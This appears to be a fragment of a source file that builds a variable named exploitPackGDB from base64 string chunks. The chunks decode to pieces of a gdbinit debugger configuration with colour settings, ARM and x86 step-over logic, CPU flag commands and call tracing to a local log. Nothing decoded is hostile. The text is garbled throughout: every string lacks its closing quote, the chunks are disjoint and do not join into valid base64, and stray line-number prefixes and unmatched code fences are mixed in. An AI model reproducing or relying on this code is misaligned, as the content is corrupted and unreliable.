exploitPackGDB += "ZXJzaW9uIDguMC4yICgzMS8wNy8yMDEyKQojICAgICAtIE1lcmdlIHB
exploitPackGDB += "IG1oZWlzdGVybWFubiB0byBzdXBwb3J0IGxvY2FsIG1vZGlmaWNhdGl
exploitPackGDB += "dC5sb2NhbCBmaWxlCiMgICAgIC0gQWRkIGEgbWlzc2luZyBvcGNvZGU
exploitPackGDB += "bW1hbmQKIwojICAgVmVyc2lvbiA4LjAuMSAoMjMvMDQvMjAxMikKIyA
exploitPackGDB += "Zml4IHRvIHRoZSBhdHRzeW50YXggYW5kIGludGVsc3ludGF4IGNvbW1
exploitPackGDB += "ODYgZmxhdm9yIHZhcmlhYmxlIHdhcyBtaXNzaW5nKQojCiMgICBWZXJ
exploitPackGDB += "MjAxMikKIyAgICAgLSBNZXJnZWQgeDg2L3g2NCBhbmQgQVJNIHZlcnN
exploitPackGDB += "ZWQgY29tbWFuZHMgaW50ZWxzeW50YXggYW5kIGF0dHN5bnRheCB0byB
exploitPackGDB += "ODYgZGlzYXNzZW1ibHkgZmxhdm9ycwojICAgICAtIEFkZGVkIG5ldyB
exploitPackGDB += "cmlhYmxlcyBBUk0sIEFSTU9QQ09ERVMsIGFuZCBYODZGTEFWT1IKIyA
exploitPackGDB += "dXBzIGFuZCBmaXhlcyB0byB0aGUgaW5kZW50YXRpb24KIyAgICAgLSB
exploitPackGDB += "ZSBBUk0gcmVsYXRlZCBjb2RlCiMgICAgIC0gQWRkZWQgdGhlIGR1bXB
exploitPackGDB += "IG1lbW9yeSBkdW1wIHRoZSBtYWNoLW8gaGVhZGVyIHRvIGEgZmlsZQo
exploitPackGDB += "IF9fX19fX19fX19fX19fX19fX2dkYiBvcHRpb25zX19fX19fX19fX19
exploitPackGDB += "IDEgdG8gaGF2ZSBBUk0gdGFyZ2V0IGRlYnVnZ2luZyBhcyBkZWZhdWx
exploitPackGDB += "IGNvbW1hbmQgdG8gc3dpdGNoIGluc2lkZSBnZGIKc2V0ICRBUk0gPSA
exploitPackGDB += "eW91IGhhdmUgcHJvYmxlbXMgd2l0aCB0aGUgY29sb3JpemVkIHByb21
exploitPackGDB += "IFBsb3VqIHdpdGggVWJ1bnR1IGdkYiA3LjIKc2V0ICRDT0xPUkVEUFJ
exploitPackGDB += "IHRoZSBmaXJzdCBsaW5lIG9mIHRoZSBkaXNhc3NlbWJseSAtIGRlZmF
exploitPackGDB += "IHlvdSB3YW50IHRvIGNoYW5nZSBpdCBzZWFyY2ggZm9yCiMgU0VUQ09
exploitPackGDB += "b2RpZnkgaXQgOi0pCnNldCAkU0VUQ09MT1IxU1RMSU5FID0gMAojIHN
exploitPackGDB += "ZSBkaXNwbGF5IG9mIG9iamVjdGl2ZWMgbWVzc2FnZXMgKGRlZmF1bHQ
exploitPackGDB += "T0JKRUNUSVZFQyA9IDEKIyBzZXQgdG8gMCB0byByZW1vdmUgZGlzcGx
exploitPackGDB += "ZXJzIChkZWZhdWx0IGlzIDEpCnNldCAkU0hPV0NQVVJFR0lTVEVSUyA
exploitPackGDB += "byBlbmFibGUgZGlzcGxheSBvZiBzdGFjayAoZGVmYXVsdCBpcyAwKQp
exploitPackGDB += "IDAKIyBzZXQgdG8gMSB0byBlbmFibGUgZGlzcGxheSBvZiBkYXRhIHd
exploitPackGDB += "cyAwKQpzZXQgJFNIT1dEQVRBV0lOID0gMAojIHNldCB0byAwIHRvIGR
exploitPackGDB += "aXNwbGF5IG9mIGNoYW5nZSBpdCBzZWFsY2ggZm9yCiMgU0hPV1JFR0N
exploitPackGDB += "IHRvIDEgc28gc2tpcCBjb21tYW5kIHRvIGV4ZWN1dGUgdGhlIGluc3R
exploitPackGDB += "ZXcgbG9jYXRpb24KIyBieSBkZWZhdWx0IGl0IEVJUC9SSVAgd2lsbCB
exploitPackGDB += "dXBkYXRlIHRoZSBuZXcgY29udGV4dCBidXQgbm90IGV4ZWN1dGUgdGh
exploitPackGDB += "dCAkU0tJUEVYRUNVVEUgPSAwCiMgaWYgJFNLSVBFWEVDVVRFIGlzIDE
exploitPackGDB += "eXBlIG9mIGV4ZWN1dGlvbgojIDEgPSB1c2Ugc3RlcG8gKGRvIG5vdCB
exploitPackGDB += "IDAgPSB1c2Ugc3RlcGkgKHN0ZXAgaW50byBjYWxscykKc2V0ICRTS0l
exploitPackGDB += "IHRoZSBBUk0gb3Bjb2RlcyAtIGNoYW5nZSB0byAwIGlmIHlvdSBkb24
exploitPackGDB += "bmcgKGluIHgvaSBjb21tYW5kKQpzZXQgJEFSTU9QQ09ERVMgPSAxCiM
exploitPackGDB += "IGZsYXZvcjogMCBmb3IgSW50ZWwsIDEgZm9yIEFUJlQKc2V0ICRYODZ
exploitPackGDB += "IGNvbG9yaXplZCBvdXRwdXQgb3Igbm90CnNldCAkVVNFQ09MT1IgPSA
exploitPackGDB += "cmVtb3RlIEtEUApzZXQgJEtEUDY0QklUUyA9IC0xCnNldCAkNjRCSVR
exploitPackGDB += "cm0gb2ZmCnNldCB2ZXJib3NlIG9mZgpzZXQgaGlzdG9yeSBmaWxlbmF
exploitPackGDB += "eQpzZXQgaGlzdG9yeSBzYXZlCgpzZXQgb3V0cHV0LXJhZGl4IDB4MTA
```

```
exploitPackGDB += "IDB4MTAKCiMgVGhlc2UgbWFrZSBnZGIgbmV2ZXIgcGF1c2UgaW4gaXR
exploitPackGDB += "Z2h0IDAKc2V0IHdpZHRoIDAKCnNldCAkU0hPV19DT05URVhUID0gMQp
exploitPackGDB += "TlNOID0gMQoKc2V0ICRDT05URVhUU0laRV9TVEFDSyA9IDYKc2V0ICR
exploitPackGDB += "ICA9IDgKc2V0ICRDT05URVhUU0laRV9DT0RFICA9IDE4CgojIF9fX19
exploitPackGDB += "ZCBnZGIgb3B0aW9uc19fX19fX19fX19fX19fX19fCiMKCiMgX19fX19
exploitPackGDB += "b3IgZnVuY3Rpb25zX19fX19fX19fX19fX19fX18KIwojIGNvbG9yIGN
exploitPackGDB += "PSAwCnNldCAkUkVEID0gMQpzZXQgJEdSRUVOID0gMgpzZXQgJFlFTEx
exploitPackGDB += "ID0gNApzZXQgJE1BR0VOVEEgPSA1CnNldCAkQ1lBTiA9IDYKc2V0ICR
exploitPackGDB += "TkdNRTogSWYgeW91IHdhbnQgdG8gbW9kaWZ5IHRoZSAidGhlbWUiIGN
exploitPackGDB += "IGhlcmUKIyAgICAgICAgICBvciBqdXN0IGNyZWF0ZSBhIH4vLmdkYml
exploitPackGDB += "dCB0aGVzZSB2YXJpYWJsZXMgdGhlcmUKc2V0ICRDT0xPUl9SRUdOQU1
exploitPackGDB += "Q09MT1JfUkVHVkFMID0gJEJMQUNLCnNldCAkQ09MT1JfUkVHVkFMX01
exploitPackGDB += "c2V0ICRDT0xPUl9TRVBBUkFUT1IgPSAkQkxVRQpzZXQgJENPTE9SX0N
exploitPackGDB += "IyB0aGlzIGlzIHVnbHkgYnV0IHRoZXJlJ3Mgbm8gZWxzZSBpZiBhdmF
exploitPackGDB += "ZSBjb2xvcgogaWYgJFVTRUNPTE9SID09IDEKIAkjIEJMQUNLCiAJaWY
exploitPackGDB += "Y2hvIFwwMzNbMzBtCiAJZWxzZQogCQkjIFJFRAoJIAlpZiAkYXJnMCA
exploitPackGDB += "MzNbMzFtCgkgCWVsc2UKCSAJCSMgR1JFRU4KCSAJCWlmICRhcmcwID0
exploitPackGDB += "MzNbMzJtCgkgCQllbHNlCgkgCQkJIyBZRUxMT1cKCSAJCQlpZiAkYXJ
exploitPackGDB += "aG8gXDAzM1szM20KCSAJCQllbHNlCgkgCQkJCSMgQkxVRQoJIAkJCQl
exploitPackGDB += "CQkJCQllY2hvIFwwMzNbMzRtCgkgCQkJCWVsc2UKCSAJCQkJCSMgTUF
exploitPackGDB += "JGFyZzAgPT0gNQoJIAkJCQkJCWVjaG8gXDAzM1szNW0KCSAJCQkJCWV
exploitPackGDB += "QU4KCSAJCQkJCQlpZiAkYXJnMCA9PSA2CgkgCQkJCQkJCWVjaG8gXDA
exploitPackGDB += "bHNlCgkgCQkJCQkJCSMgV0hJVEUKCSAJCQkJCQkJaWYgJGFyZzAgPT0
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exploitPackGDB += "CSAJCQllbmQKCSAJCWVuZAoJIAllbmQKCSBlbmQKIGVuZAplbmQKCmR
exploitPackGDB += "dAogICAgaWYgJFVTRUNPTE9SID09IDEKCSAgIGVjaG8gXDAzM1swbQo
exploitPackGDB += "aW5lIGNvbG9yX2JvbGQKICAgIGlmICRVU0VDT0xPUiA9PSAxCgkgICB
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exploitPackGDB += "IH4vLmdkYmluaXQubG9jYWwKCiMgY2FuJ3QgdXNlIHRoZSBjb2xvciB
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exploitPackGDB += "ICAgICBzZXQgJENPTlRFWFRTSVpFX1NUQUNLID0gJGFyZzAKICAgIGV
```

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exploitPackGDB += "Y29udGV4dHNpemUtc3RhY2sKU3ludGF4OiBjb250ZXh0c2l6ZS1zdGF
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exploitPackGDB += "ICAgICAgIGhlbHAgc3RhY2sKICAgIGVuZAplbmQKZG9jdW1lbnQgc3R
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exploitPackGDB += "bGFnc2FybQpTeW50YXg6IGZsYWdzYXJtCnwgQXV4aWxpYXJ5IGZ1bmN
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```

```
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exploitPackGDB += "RQogICAgcHJpbnRmICJFU0k6IgogICAgaWYgKCRlc2kgIT0gJG9sZGV
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exploitPackGDB += "Y29sb3IgJENPTE9SX1JFR1ZBTAoJZW5kCglwcmludGYgIiAweCUwOFg
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exploitPackGDB += "ZGVkaSAmJiAkU0hPV1JFR0NIQU5HRVMgPT0gMSkKCSAgICBjb2xvciA
exploitPackGDB += "RElGSUVECgllbHNlCgkgICAgY29sb3IgJENPTE9SX1JFR1ZBTAoJZW5
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10…  exploitPackGDB += "aW5lIHN0YXJ0CiAgICBzZXQgJFNIT1dfTkVTVF9JTlNOID0gMAogICA
10…  exploitPackGDB += "ICAgcgplbmQKZG9jdW1lbnQgc3RhcnQKU3ludGF4OiBzdGFydAp8IFJ
10…  exploitPackGDB += "cmVhayBvbiBfc3RhcnQoKS4KZW5kCgoKZGVmaW5lIHNzdGFydAogICA
10…  exploitPackGDB += "SU5TTiA9IDAKICAgIHRicmVhayBfX2xpYmNfc3RhcnRfbWFpbgogICA
10…  exploitPackGDB += "c3N0YXJ0ClN5bnRheDogc3N0YXJ0CnwgUnVuIHByb2dyYW0gYW5kIGJ
10…  exploitPackGDB += "dGFydF9tYWluKCkuCnwgVXNlZnVsIGZvciBzdHJpcHBlZCBleGVjdXR
10…  exploitPackGDB += "aW5lIG1haW4KICAgIHNldCAkU0hPV19ORVNUX0lOU04gPSAwCiAgICB
10…  exploitPackGDB += "cgplbmQKZG9jdW1lbnQgbWFpbgpTeW50YXg6IG1haW4KfCBSdW4gcHJ
10…  exploitPackGDB += "b24gbWFpbigpLgplbmQKCgojIEZJWE1FNjQKIyMjIyBXQVJOSU5HICE
10…  exploitPackGDB += "IE1vcmUgbW9yZSBtZXNzeSBzdHVmZiBzdGFydGluZyAhISEKIyMjIyB
10…  exploitPackGDB += "Ym91dCBob3cgdG8gZG8gdGhpcyBhbmQgdGhlbiBpdCBvY3VycmVkIG1
10…  exploitPackGDB += "YmUgYXMgc2ltcGxlIGFzIHRoaXMgISA6KQpkZWZpbmUgc3RlcG9mcmF
```

```
10… exploitPackGDB += "Uk0gPT0gMQogICAgICAgICMgYmwgYW5kIGJ4IG9wY29kZXMKICAgICA
10… exploitPackGDB += "Uk0gYml0cyAyNy0yMDogMCAwIDAgMSAwIDAgMSAwICwgYml0cyA3LTQ
10… exploitPackGDB += "YiBiaXRzOiAxNS03OiAwIDEgMCAwIDAgMSAxIDEgMAogICAgICAgICM
10… exploitPackGDB += "aXRzIDI3LTIwOiAwIDAgMCAxIDAgMCAxIDAgLCBiaXRzIDctNDogMCA
10… exploitPackGDB += "dHM6IDE1LTc6IDAgMSAwIDAgMCAxIDEgMSAxCiAgICAgICAgIyBibCA
10… exploitPackGDB += "LTI0OiAxIDAgMSAxIDsgVGh1bWIgYml0czogMTUtMTE6IDEgMSAxIDE
10… exploitPackGDB += "eCAjID0+IEFSTSBiaXRzIDMxLTI1OiAxIDEgMSAxIDEgMCAxIDsgVGh
10… exploitPackGDB += "IDEgMSAxIDEgMCAKICAgICAgICBzZXQgJF9uZXh0YWRkcmVzcyA9IDA
10… exploitPackGDB += "TW9kZQogICAgICAgIGlmICgkX3RfZmxhZyA9PSAwKQogICAgICAgIAl
10… exploitPackGDB += "dCA9ICoodW5zaWduZWQgaW50KikkcGMKICAgICAgICAJc2V0ICRfYml
10… exploitPackGDB += "c2ludCA+PiAweDFGKSAmIDEKICAgICAgICAJc2V0ICRfYml0MzAgPSA
10… exploitPackGDB += "PiAweDFFKSAmIDEKICAgICAgICAJc2V0ICRfYml0MjkgPSAoJF9icmF
10… exploitPackGDB += "KSAmIDEKICAgICAgICAJc2V0ICRfYml0MjggPSAoJF9icmFuY2hlc2l
10… exploitPackGDB += "ICAgICAgICAJc2V0ICRfYml0MjcgPSAoJF9icmFuY2hlc2ludCA+PiA
10… exploitPackGDB += "ICAJc2V0ICRfYml0MjYgPSAoJF9icmFuY2hlc2ludCA+PiAweDFBKSA
10… exploitPackGDB += "ICRfYml0MjUgPSAoJF9icmFuY2hlc2ludCA+PiAweDE5KSAmIDEKICA
10… exploitPackGDB += "MjQgPSAoJF9icmFuY2hlc2ludCA+PiAweDE4KSAmIDEKICAgICAgICA
10… exploitPackGDB += "JF9icmFuY2hlc2ludCA+PiAweDE3KSAmIDEKICAgICAgICAJc2V0ICR
10… exploitPackGDB += "Y2hlc2ludCA+PiAweDE2KSAmIDEKICAgICAgICAJc2V0ICRfYml0MjE
10… exploitPackGDB += "dCA+PiAweDE1KSAmIDEKICAgICAgICAJc2V0ICRfYml0MjAgPSAoJF9
10… exploitPackGDB += "eDE0KSAmIDEKICAgICAgICAJc2V0ICRfYml0NyA9ICgkX2JyYW5jaGV
10… exploitPackGDB += "CiAgICAgICAgCXNldCAkX2JpdDYgPSAoJF9icmFuY2hlc2ludCA+PiA
10… exploitPackGDB += "IAlzZXQgJF9iaXQ1ID0gKCRfYnJhbmNoZXNpbnQgPj4gMHg1KSAmIDE
10… exploitPackGDB += "Yml0NCA9ICgkX2JyYW5jaGVzaW50ID4+IDB4NCkgJiAxCgkKICAgICA
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10… exploitPackGDB += "ICRfbGFzdGJ5dGUgPj4gNAogICAgICAgICAgICAjCWlmICgkX2JpdHM
10… exploitPackGDB += "ICAgICAgICAgIwkJc2V0ICRfYml0czI3MjQgPSAkX2xhc3RieXRlICY
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10… exploitPackGDB += "ICAgICAgICAgICMJc2V0ICRfcHJldmlvdXNieXRlID0gKih1bnNpZ25
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10… exploitPackGDB += "ICAgICAgICAjCXByaW50ZiAiYml0czI3MjQ6ICV4IGJpdHMyMzIwOiA
10… exploitPackGDB += "NCwgJF9iaXRzMjMyMAoJCiAgICAgICAgCWlmICgkX2JpdDI3ID09IDA
10… exploitPackGDB += "ICYmICRfYml0MjUgPT0gMCAmJiAkX2JpdDI0ID09IDEgJiYgJF9iaXQ
10… exploitPackGDB += "MjIgPT0gMCAmJiAkX2JpdDIxID09IDEgJiYgJF9iaXQyMCA9PSAwICY
10… exploitPackGDB += "ICRfYml0NiA9PSAwICYmICRfYml0NSA9PSAwICYmICRfYml0NCA9PSA
10… exploitPackGDB += "bnRmICJGb3VuZCBhIGJ4IFJuXG4iCiAgICAgICAgCQlzZXQgJF9uZXh
10… exploitPackGDB += "eDQKICAgICAgICAJZW5kCiAgICAgICAgCWlmICgkX2JpdDI3ID09IDA
10… exploitPackGDB += "ICYmICRfYml0MjUgPT0gMCAmJiAkX2JpdDI0ID09IDEgJiYgJF9iaXQ
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10… exploitPackGDB += "ICRfYml0NiA9PSAwICYmICRfYml0NSA9PSAxICYmICRfYml0NCA9PSA
10… exploitPackGDB += "bnRmICJGb3VuZCBhIGJseCBSblxuIgogICAgICAgIAkJc2V0ICRfbmV
10… exploitPackGDB += "MHg0CiAgICAgICAgCWVuZAogICAgICAgIAlpZiAoJF9iaXQyNyA9PSA
10… exploitPackGDB += "MCAmJiAkX2JpdDI1ID09IDEgJiYgJF9iaXQyNCA9PSAxKQoJCSAgICA
10… exploitPackGDB += "ZCBhIGJsICNcbiIKICAgICAgICAJCXNldCAkX25leHRhZGRyZXNzID0
10… exploitPackGDB += "IAllbmQKICAgICAgICAJaWYgKCRfYml0MzEgPT0gMSAmJiAkX2JpdDM
10… exploitPackGDB += "OSA9PSAxICYmICRfYml0MjggPT0gMSAmJiAkX2JpdDI3ID09IDEgJiY
10… exploitPackGDB += "ICRfYml0MjUgPT0gMSkKCQkgICAgICAgIHByaW50ZiAiRm91bmQgYSB
10… exploitPackGDB += "IAkJc2V0ICRfbmV4dGFkZHJlc3MgPSAkcGMrMHg0CiAgICAgICAgCWV
10… exploitPackGDB += "bWIgTW9kZQogICAgICAgIGVsc2UKICAgICAgICAgICAgIyAzMiBiaXR
10… exploitPackGDB += "biBUaHVtYiBhcmUgZGl2aWRlZCBpbnRvIHR3byBoYWxmIHdvcmRzCiA
```

```
10… exploitPackGDB += "MSA9ICoodW5zaWduZWQgc2hvcnQqKSgkcGMpCiAgICAgICAgCXNldCA
10… exploitPackGDB += "ZWQgc2hvcnQqKSgkcGMrMikKCQogICAgICAgIAkjIGJsL2JseCAoaW1
10… exploitPackGDB += "IAkjIGh3MTogYml0cyAxNS0xMTogMSAxIDEgMSAwCiAgICAgICAgCSM
10… exploitPackGDB += "OiAxIDEgOyBCTCBiaXQgMTI6IDEgOyBCTFggYml0IDEyOiAwCiAgICA
10… exploitPackGDB += "ID4+IDB4QykgPT0gMHhGICYmICgoJF9odzEgPj4gMHhCKSAmIDEpID0
10… exploitPackGDB += "ZiAoICgoKCRfaHcyID4+IDB4RikgJiAxKSA9PSAxKSAmJiAoKCgkX2h
10… exploitPackGDB += "PT0gMSkgKQogICAgICAgIAkJCXNldCAkX25leHRhZGRyZXNzID0gJHB
10… exploitPackGDB += "ZW5kCiAgICAgICAgCWVuZAogICAgICAgIGVuZAogICAgICAgICMgaWY
10… exploitPackGDB += "IGNhbGwgdG8gYnlwYXNzIHdlIHNldCBhIHRlbXBvcmFyeSBicmVha3B
10… exploitPackGDB += "dHJ1Y3Rpb24gYW5kIGNvbnRpbnVlIAogICAgICAgIGlmICgkX25leHR
10… exploitPackGDB += "ICAgICAgICAgIHRicmVhayAqJF9uZXh0YWRkcmVzcwogICAgICAgICA
10… exploitPackGDB += "ICAgICAgICBwcmludGYgIltTdGVwT10gTmV4dCBhZGRyZXNzIHdpbGw
10… exploitPackGDB += "dGFkZHJlc3MKICAgICAgICAjIGVsc2Ugd2UganVzdCBzaW5nbGUgc3R
10… exploitPackGDB += "ICAgICAgICAgICAgbmV4dGkKICAgICAgICBlbmQKIyMjIyMjIyMjIyM
10… exploitPackGDB += "IyMjIyMjIyMjIyMgWDg2CiAgICBlbHNlCiAgICAgICAgIyMgd2Uga25
10… exploitPackGDB += "ZSBzdGFydGluZyBieSAweEU4IGhhcyBhIGZpeGVkIGxlbmd0aAogICA
10… exploitPackGDB += "MHhGRiBvcGNvZGVzLCB3ZSBjYW4gZW51bWVyYXRlIHdoYXQgaXMgcG9
10… exploitPackGDB += "ICAgICAgICMgZmlyc3Qgd2UgZ3JhYiB0aGUgZmlyc3QgMyBieXRlcyB
10… exploitPackGDB += "IHByb2dyYW0gY291bnRlcgogICAgICAgIHNldCAkX2J5dGUxID0gKih
10… exploitPackGDB += "JHBjCiAgICAgICAgc2V0ICRfYnl0ZTIgPSAqKHVuc2lnbmVkIGNoYXI
10… exploitPackGDB += "ICAgc2V0ICRfYnl0ZTMgPSAqKHVuc2lnbmVkIGNoYXIgKikoJHBjKzI
10… exploitPackGDB += "c3RhcnQgdGhlIGZ1bgogICAgICAgICMgaWYgaXQncyBhIDB4RTggb3B
10… exploitPackGDB += "aW5zdHJ1Y3Rpb24gc2l6ZSB3aWxsIGJlIDUgYnl0ZXMKICAgICAgICA
10… exploitPackGDB += "bHkgY2FsY3VsYXRlIHRoZSBuZXh0IGFkZHJlc3MgYW5kIHVzZSBhIHR
10… exploitPackGDB += "aW50ICEgVm9pbGEgOikKICAgICAgICBzZXQgJF9uZXh0YWRkcmVzcyA
10… exploitPackGDB += "aXMgb25lIGlzIHRoZSBtdXN0IHVzZWZ1bCBmb3IgdXMgISEhCiAgICA
10… exploitPackGDB += "PT0gMHhFOCkKICAgICAgICAgICAgc2V0ICRfbmV4dGFkZHJlc3MgPSA
10… exploitPackGDB += "ICBlbHNlCiAgICAgICAgICAgICMganVzdCBvdGhlciBjYXNlcyB3ZSB
10… exploitPackGDB += "dGVkIGluLi4uIG1heWJlIHRoaXMgc2hvdWxkIGJlIHJlbW92ZWQgc2l
10… exploitPackGDB += "b2RlIGlzIHRoZSBvbmUgd2Ugd2lsbCB1c2UgbW9yZQogICAgICAgICA
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10… exploitPackGDB += "aWtlIHRoZSB3YXkgaXQgaXMgZWhlaGVoZQogICAgICAgICAgICBpZiA
10… exploitPackGDB += "KQogICAgICAgICAgICAgICAgIyBjYWxsIColZWF4ICgweEZGRDApIHx
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11… exploitPackGDB += "IGNhbGwgKiVlc2kgKDB4RkZENikgfHwgY2FsbCAqJWVieCAoMHhGRkQ
11… exploitPackGDB += "UkQgUFRSIFtlZHhdICgweEZGMTIpCiAgICAgICAgICAgICAgICBpZiA
11… exploitPackGDB += "IHx8ICRfYnl0ZTIgPT0gMHhEMSB8fCAkX2J5dGUyID09IDB4RDIgfHw
11… exploitPackGDB += "IHx8ICRfYnl0ZTIgPT0gMHhENiB8fCAkX2J5dGUyID09IDB4MTAgfHw
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11… exploitPackGDB += "ICAgc2V0ICRfbmV4dGFkZHJlc3MgPSAkcGMgKyAweDIKICAgICAgICA
11… exploitPackGDB += "ICAgICAgICAgICAgIyBjYWxsICoweD8/KCVlYnApICgweEZGNTU/Pyk
11… exploitPackGDB += "ZXNpKSAoMHhGRjU2Pz8pIHx8IGNhbGwgKjB4Pz8oJWVkaSkgKDB4RkY
11… exploitPackGDB += "eD8/KCVlYngpCiAgICAgICAgICAgICAgICAjIGNhbGwgKjB4Pz8oJWV
11… exploitPackGDB += "fCBjYWxsICoweD8/KCVlY3gpICgweEZGNTE/PykgfHwgY2FsbCAqMHg
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11… exploitPackGDB += "Ynl0ZTIgPT0gMHg1NSB8fCAkX2J5dGUyID09IDB4NTYgfHwgJF9ieXR
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11… exploitPackGDB += "Ynl0ZTIgPT0gMHg1NyB8fCAkX2J5dGUyID09IDB4NTApIAogICAgICA
11… exploitPackGDB += "dCAkX25leHRhZGRyZXNzID0gJHBjICsgMHgzCiAgICAgICAgICAgICA
11… exploitPackGDB += "ICAgICAgICMgY2FsbCAqMHg/Pz8/Pz8/PyglZWJ4KSAoMHhGRjkzPz8
11… exploitPackGDB += "ICAgICAgICAgICAgaWYgKCRfYnl0ZTIgPT0gMHg5MyB8fCAkX2J5dGU
```

```
11… exploitPackGDB += "eXRlMiA9PSAweDkwIHx8ICRfYnl0ZTIgPT0gMHg5MiB8fCAkX2J5dGU
11… exploitPackGDB += "eXRlMiA9PSAweDE1KQogICAgICAgICAgICAgICAgICAgIHNldCAkX25
11… exploitPackGDB += "ICsgNgogICAgICAgICAgICAgICAgZW5kCiAgICAgICAgICAgICAgICA
11… exploitPackGDB += "Pz8oJWVieCwlZWF4LDQpICgweEZGOTQ/Pz8/Pz8/Pz8/KQogICAgICA
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11… exploitPackGDB += "YyArIDcKICAgICAgICAgICAgICAgICAgIGVuZAogICAgICAgICAgICBlbmQ
11… exploitPackGDB += "SVhNRTogc3RpbGwgbWlzc2luZyBhIGZldz8KICAgICAgICAgICAgICAgaWY
11… exploitPackGDB += "MSB8fCAkX2J5dGUxID09IDB4NDApCiAgICAgICAgICAgICAgICAgIGlmICg
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11… exploitPackGDB += "MwogICAgICAgICAgICAgICAgICAgIGVuZAogICAgICAgICAgICAgICB
11… exploitPackGDB += "ZW5kCiAgICAgICAgZW5kCiAgICAgICAgIyBpZiB3ZSBoYXZlIGZvdW5
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11… exploitPackGDB += "Y29udGludWUgCiAgICAgICAgaWYgKCRfbmV4dGFkZHJlc3MgIT0gMCk
11… exploitPackGDB += "KCRhcmcwID09IDEpCiAgICAgICAgICAgICAgICB0aGJyZWFrICokX25
11… exploitPackGDB += "ICAgICAgIGVsc2UKICAgICAgICAgICAgICAgIHRicmVhayAqJF9uZXh
11… exploitPackGDB += "ICAgICBlbmQKICAgICAgICAgICAgY29udGludWUKICAgICAgICAgICA
11… exploitPackGDB += "c2luZ2xlIHN0ZXAKICAgICAgICAgZWxzZQogICAgICAgICAgICBuZXh
11… exploitPackGDB += "ICAgIGVuZAplbmQKZG9jdW1lbnQgc3RlcG9mcmFtZXdvcmsKU3ludGF
11… exploitPackGDB += "awp8IEF1eGlsaWFyeSBmdW5jdGlvbiB0byBzdGVwbyBjb21tYW5kLgp
11… exploitPackGDB += "bwogICAgc3RlcG9mcmFtZXdvcmsgMAplbmQKZG9jdW1lbnQgc3RlcG8
11… exploitPackGDB += "IFN0ZXAgb3ZlciBjYWxscyAoaW50ZXJlc3RpbmcgdG8gYnlwYXNzIHR
11… exploitPackGDB += "bmQpLgp8IFRoaXMgZnVuY3Rpb24gd2lsbCBzZXQgYSB0ZW1wb3Jhcnk
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11… exploitPackGDB += "bnN0cnVjdGlvbl9zaXplCglpZiAoJFNLSVBFWEVDVVRFID09IDEpCgk
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11… exploitPackGDB += "IG5lZ2F0aXZlL2xlc3MgdGhhbiAoTiksIGJpdCAzMSBvZiBDUFNSCiM
11… exploitPackGDB += "MAojIENhcnJ5L0JvcnJvdy9FeHRlbmQgKEMpLCBiaXQgMjkKIyBPdmV
11… exploitPackGDB += "OAoKIyBuZWdhdGl2ZS9sZXNzIHRoYW4gKE4pLCBiaXQgMzEgb2YgQ1B
11… exploitPackGDB += "ICBpZiAkQVJNID09IDEKICAgIAlzZXQgJHRlbXBmbGFnID0gJGNwc3I
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11… exploitPackGDB += "ICAgICAgICBlbHNlCiAgICAgICAgICAgIHNldCAkY3Bzci0+biA9ICR
11… exploitPackGDB += "ICAgICBlbmQKICAgIGVuZAplbmQKZG9jdW1lbnQgY2ZuClN5bnRheDo
11… exploitPackGDB += "Z2F0aXZlL0xlc3MgVGhhbiBGbGFnLgplbmQKCgpkZWZpbmUgY2ZjCiM
11… exploitPackGDB += "dGVuZCAoQyksIGJpdCAyOQogICAgaWYgJEFSTSA9PSAxCgkgICAgc2V
11… exploitPackGDB += "cHNyLT5jCiAgICAgICAgaWYgKCR0ZW1wZmxhZyAmIDEpCiAgICAgICA
11… exploitPackGDB += "YyA9ICR0ZW1wZmxhZyZ+MHgxCiAgICAgICAgZWxzZQogICAgICAgICA
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```
11… exploitPackGDB += "PSAkdGVtcGZsYWd8MHgxCiAgICAgICAgZW5kCiAgICAgZWxzZQogICA
11… exploitPackGDB += "ZWQgaW50KSRlZmxhZ3MgJiAxKQogICAgICAgICBzZXQgJGVmbGF
11… exploitPackGDB += "bnQpJGVmbGFncyZ+MHgxCiAgICAgICAgZWxzZQogICAgICAgICAgICB
11… exploitPackGDB += "bnNpZ25lZCBpbnQpJGVmbGFnc3wweDEKICAgICAgICBlbmQKICAgICB
11… exploitPackGDB += "IGNmYwpTeW50YXg6IGNmYwp8IENoYW5nZSBDYXJyeSBGbGFnLgplbmQ
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11… exploitPackGDB += "Z3MgPSAodW5zaWduZWQgaW50KSRlZmxhZ3MmfjB4NAogICAgZWxzZQo
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11… exploitPackGDB += "LT56ID0gJHRlbXBmbGFnfDB4MQogICAgICAgIGVuZAogICAgIGVsc2U
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11… exploitPackGDB += "KHVuc2lnbmVkIGludCkkZWZsYWdzJn4weDQwCiAgICAgICAgZWxzZQo
11… exploitPackGDB += "JGVmbGFncyA9ICh1bnNpZ25lZCBpbnQpJGVmbGFnc3wweDQwCiAgICA
11… exploitPackGDB += "CmVuZApkb2N1bWVudCBjZnoKU3ludGF4OiBjZnoKfCBDaGFuZ2UgWmV
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11… exploitPackGDB += "CmRvY3VtZW50IGNmcwpTeW50YXg6IGNmcwp8IENoYW5nZSBTaWduIEZ
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12… exploitPackGDB += "ciBhcm0gKDB4ZTFhMDAwMDApCiMgYW5kIG1vdiByOCxyOCBpbiBUaHV
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```
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13…  exploitPackGDB += "eCA9ICRTSE9XX0NPTlRFWFQKICAgIHNldCAkU0hPV19DT05URVhUID0
13…  exploitPackGDB += "X05FU1RfSU5TTiA9IDAKICAgIHNldCAkX25lc3QgPSAxCiAgICBzZXQ
13…  exploitPackGDB += "ICAgc2V0IGxvZ2dpbmcgb3ZlcndyaXRlIG9uCiAgICBzZXQgbG9nZ2l
13…  exploitPackGDB += "YWNlX2NhbGxzLnR4dAogICAgc2V0IGxvZ2dpbmcgb24KICAgIHNldCB
13…  exploitPackGDB += "c2V0IGxvZ2dpbmcgb3ZlcndyaXRlIG9mZgoKICAgIHdoaWxlICgkX25
13…  exploitPackGDB += "IGdldF9pbnNuX3R5cGUgJHBjCiAgICAgICAgIyBoYW5kbGUgbmVzdGl
13…  exploitPackGDB += "SU5TTl9UWVBFID09IDMpCiAgICAgICAgICAgIHNldCAkX25lc3QgPSA
13…  exploitPackGDB += "ICAgZWxzZQogICAgICAgICAgICBpZiAoJElOU05fVFlQRSA9PSA0KQo
13…  exploitPackGDB += "c2V0ICRfbmVzdCA9ICRfbmVzdCAtIDEKICAgICAgICAgICAgZW5kCiA
13…  exploitPackGDB += "ICAgIyBpZiBhIGNhbGwsIHByaW50IGl0CiAgICAgICAgICAgaWYgKCRJTlN
13…  exploitPackGDB += "ICAgICAgICAgc2V0IGxvZ2dpbmcgZmlsZSB+L2dkYl90cmFjZV9jYWx
